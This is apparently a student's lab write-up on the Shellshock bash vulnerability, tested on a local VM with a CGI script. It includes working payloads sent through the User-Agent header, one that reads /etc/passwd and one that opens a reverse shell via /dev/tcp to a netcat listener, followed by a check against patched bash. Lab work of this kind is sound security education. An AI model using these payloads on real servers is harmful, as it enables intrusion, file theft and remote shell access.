

Task 1: Experimenting with Bash Function

The shellshock vulnerability in bash involves shell functions - functions that are defined inside the shell. It exploits the mistake made by bash when it converted environment variables to function definitions. In order to demonstrate the attack, we perform the following experiment:

Here, we first define a variable, and by using echo we check the contents of the variable. A defined shell function can be printed using the declare command, and as you see here, the shell prints nothing here because there is no function named foo defined. We then use the export command in order to convert this defined shell variable to an environment variable. And we then run the bash_shellshock vulnerable shell, which creates a child shell process. Running the same commands here indicates that the shell variable defined in the parent process is no more a shell variable but a shell function. So, on running this function, the string is printed out.

```
[09/27/19]seed@VM:~$ foo='() { echo "Hello from Megha"; }'
[09/27/19]seed@VM:~$ echo $foo
() { echo "Hello from Megha"; }
[09/27/19]seed@VM:~$ declare -f foo
[09/27/19]seed@VM:~$ export foo
[09/27/19]seed@VM:~$ /bin/bash_shellshock
[09/27/19]seed@VM:~$ echo $foo

[09/27/19]seed@VM:~$ declare -f foo
foo ()
{
    echo "Hello from Megha"
}
[09/27/19]seed@VM:~$ foo
Hello from Megha
[09/27/19]seed@VM:~$
```

Using /bin/bash_shellshock

Following the same steps, but with the change of using the fixed bash rather than the vulnerable bash_shellshock, we see that the bash shell is not vulnerable to the shellshock attack. The environment variable passed from the parent process is stored as a variable only in the child process.

```
[09/27/19]seed@VM:~$ foo='() { echo "Hello from Megha using bash"; }'
[09/27/19]seed@VM:~$ echo $foo
() { echo "Hello from Megha using bash"; }
[09/27/19]seed@VM:~$ declare -f foo
[09/27/19]seed@VM:~$ export foo
[09/27/19]seed@VM:~$ /bin/bash
[09/27/19]seed@VM:~$ echo $foo
() { echo "Hello from Megha using bash"; }
[09/27/19]seed@VM:~$ declare -f foo
[09/27/19]seed@VM:~$ foo
No command 'foo' found, did you mean:
Command 'woo' from package 'python-woo' (universe)
Command 'zoo' from package 'zoo' (universe)
Command 'fop' from package 'fop' (universe)
Command 'fio' from package 'fio' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'goo' from package 'goo' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'fog' from package 'ruby-fog' (universe)
foo: command not found
[09/27/19]seed@VM:~$
```

Using /bin/bash

Here, as we see, the bash program does not convert the passed environment variable into a function but retains it as a shell variable. This proves that it is no more vulnerable to the shellshock vulnerability.

Before, the problem was the way in which bash was programmed. The child process's bash converted the environment variables into its shell variables, and while doing so, if it encountered an environment variable whose value started with parentheses, it converted it into a shell function instead of a variable. That is why there was a change in the behavior in the child process in comparison to the parent process, leading to shellshock vulnerability. But as seen in the later experiment, the /bin/bash retained the variable and hence is not vulnerable to the shellshock vulnerability as opposed to /bin/bash_shellshock which is vulnerable.

Task 2: Setting up CGI programs

We first create a cgi file with the given code in the /usr/lib/cgi-bin/ directory, which is the default CGI directory for the Apache web server. The program is using the vulnerable bash_shellshock as its shell program and the script just prints out 'Hello World'. Also, we change the permissions of the file in order to make it executable using the root privileges. This can be seen in the following screenshot:

```
[09/27/19]seed@VM:/$ pwd
/
[09/27/19]seed@VM:/$ cd usr
[09/27/19]seed@VM:/usr$ cd lib
[09/27/19]seed@VM:../lib$ cd cgi-bin
[09/27/19]seed@VM:../cgi-bin$ sudo gedit myprog.cgi

(gedit:3620): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:3620): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:3620): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3620): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[09/27/19]seed@VM:../cgi-bin$ sudo chmod 755 myprog.cgi
[09/27/19]seed@VM:../cgi-bin$ ll
total 4
-rwxr-xr-x 1 root root 87 Sep 27 00:19 myprog.cgi
[09/27/19]seed@VM:../cgi-bin$
```

Next, we run this cgi program from the Web using the following command and since the web server is running on the same machine as that of the attack, we use localhost as the hostname / IP.

```
[09/27/19]seed@VM:/usr$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[09/27/19]seed@VM:/usr$
```

Here, we see that our script runs and the 'Hello World' is printed out. This proves that we can invoke our cgi program through curl.

Task 3: Passing Data to Bash via Environment Variable

We know that when a CGI request is received by an Apache Server, it forks a new child process that executes the cgi program. If the cgi program starts with `#!/bin/bash`, it means it's a shell script and the execution of the program executes a shell program. So, in our case, we know that when the CGI program is executed, it actually executes the `/bin/bash_shellshock` shell.

In order for the shellshock attack to be successful, along with executing the vulnerable bash shell, we also need to pass environment variables to the bash program. Here, the Web Server provides the bash program with the environment variables. The Server receives information from the client using certain fields that helps the server customize the contents for the client. These fields are passed by the client and hence can be customized by the user. So, we use the user-agent header field that can be declared by the user and is used by the web server. The server assigns this field to a variable named `HTTP_USER_AGENT`. When the web server forks the

child process to execute the CGI program, it passes this environment variable along with the others to the CGI Program. So, this header field satisfies our condition of passing an environment variable to the shell, and hence can be used. The '-A' option field in the curl command can be used to set the value of the 'User-Agent' header field, as seen below:

```
[09/27/19]seed@VM:~/cgi-bin$ curl -A "This is Megha" -v http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: This is Megha
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Sep 2019 04:43:59 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=This is Megha
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_PROTOCOL=HTTP/1.1
```

We see that the 'User-Agent' field's value is stored in 'HTTP_USER_AGENT' value, one of the environment variables. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.

Task 4: Launching the Shellshock Attack

Stealing the content of the passwd file on the server:

```
[09/27/19]seed@VM:~/cgi-bin$ curl -A '() { echo "hello";}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd' http://localhost/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Here, we use the vulnerability of the bash_shellshock and pass an environment variable starting with '() {' - indicating a function to the child process, using the user-agent header field of the HTTP request. The vulnerability in the bash program not only converts this environment variable into a function, but also executes the shell commands present in the environment variable string.

Here, since I pass a shell command to concatenate the passwd file, it should print the contents of the passwd file on the terminal. As seen, the passwd file is actually read and printed out, hence showing a successful attack. Here, we should not have been allowed to read any files on the server, but due to the vulnerability in the bash that is used by CGI program, we are successful in reading a private server file.

Stealing the content of the shadow file on the server:

```
[09/27/19]seed@VM:~/cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[09/27/19]seed@VM:~/cgi-bin$ curl -A '() { echo "hello";}; echo Content_type: text/plain; echo; /bin/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi
[09/27/19]seed@VM:~/cgi-bin$
```


On trying the same methodology, of reading files from the server, to read the shadow file on the server, we see that we are unsuccessful. This is because the owner of the shadow file is always root and a normal user does not have the permission to even read the file.

Task 5: Getting a Reverse Shell via Shellshock Attack

Reverse Shell is basically when a shell runs on the victim's machine, but it takes the input from the attacker's machine and output is also displayed on the attacker's machine.

Here, we use netcat (nc) to listen for a connection on the port 9090 of the TCP server (established by -l parameter in the command.) Then, we use the curl command to send a bash command to the server in the user-agent field. The bash command is as follows:

```
/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
```



The first terminal window shows a netcat listener on port 9090. It receives a connection from 10.0.2.15. The user 'www-data' runs 'id', showing they are www-data. The second terminal window shows the attacker's curl command that triggers the reverse shell. The curl command includes a shellshock payload and the reverse shell command: `curl -A '() { echo "This is Megha";}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0.0.0/cgi-bin/myprog.cgi`

The above bash command will trigger a TCP connection to the attacker machine's port 9090 from the server. On establishing a successful connection, the attacker gets the access to the shell

of the server {as seen using the id – where uid is that of the server}. This leads to a successful reverse shell. The above command parameters defines the following:

1. “/bin/bash -i”: Creates a shell prompt, where -i stands for interactive.
2. “> /dev/tcp/10.0.2.15/9090”: The output of the shell is redirected to 10.0.2.15’s port 9090 over a TCP connection.
3. “0<&1”: Here, the 0 indicates the file descriptor of the standard input device, and 1 is the file descriptor of the standard output device. This option tells that use the standard output device as the standard input device. Here, since the stdout is already directed to the TCP connection, the input to the shell program is obtained from the same TCP connection.
4. “2>&1”: File descriptor 2 indicates the standard error stderr. This assignment causes the error output to be redirected to stdout, which is the TCP connection here.

Here, we achieved reverse shell by using the vulnerability in the bash program being used by the CGI program at the server side. We send a malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field’s content in the form of an environment variable to the CGI program. When the bash receives this variable, it converts this variable into a function due to the presence of ‘() {’. Along with this, the vulnerability in the bash program helps to execute the shell command. This shell command calls the /bin/bash in an interactive mode and directs the output to the TCP connection’s 9090 port and also the input and error output is redirected to this TCP connection. In another terminal, we use the netcat command to listen to any connections on the port 9090, and we accept one when we receive it. Here, the server’s connection is accepted. When the attack is successful, we get an interactive shell of the server. (The server was our own machine here)

This is how we use the reverse shell to gain access through shellshock vulnerability.

Task 6: Using the Patched Bash

Here, we see that on using the /bin/bash, we can still pass environment variables to the CGI program using the user-agent header field in the same way as before.

```
[09/27/19]seed@VM:~$ curl -A "Can I hack?" -v http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Can I hack?
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Sep 2019 20:20:03 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Can I hack?
```


This shows that we can send arbitrary data to the server in form of environment variables even in case of patched /bin/bash.

Here, we see that the reverse shell is not created successfully, and hence can say that it fails in case of /bin/bash. The 'user-agent' header field that is passed in the curl command using -A is placed in the same manner in the environment variable "HTTP_USER_AGENT".



```
Terminal
[09/27/19]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Terminal
[09/27/19]seed@VM:~$ curl -A '() { echo "This is Megha";}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.0.0.0/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=0.0.0.0
HTTP_USER_AGENT=() { echo "This is Megha";}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 0.0.0.0 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
```

Here, the attack is not successful because the bash program does not convert the environment variable into a function, and hence any commands in there are not executed.

This shows that even though we can pass the user-defined environment variables to the server, it is not vulnerable to the shellshock attack due to the use of fixed /bin/bash shell. So, we cannot achieve the reverse shell using this mechanism anymore, because it was exploiting the shellshock vulnerability, which is not present anymore.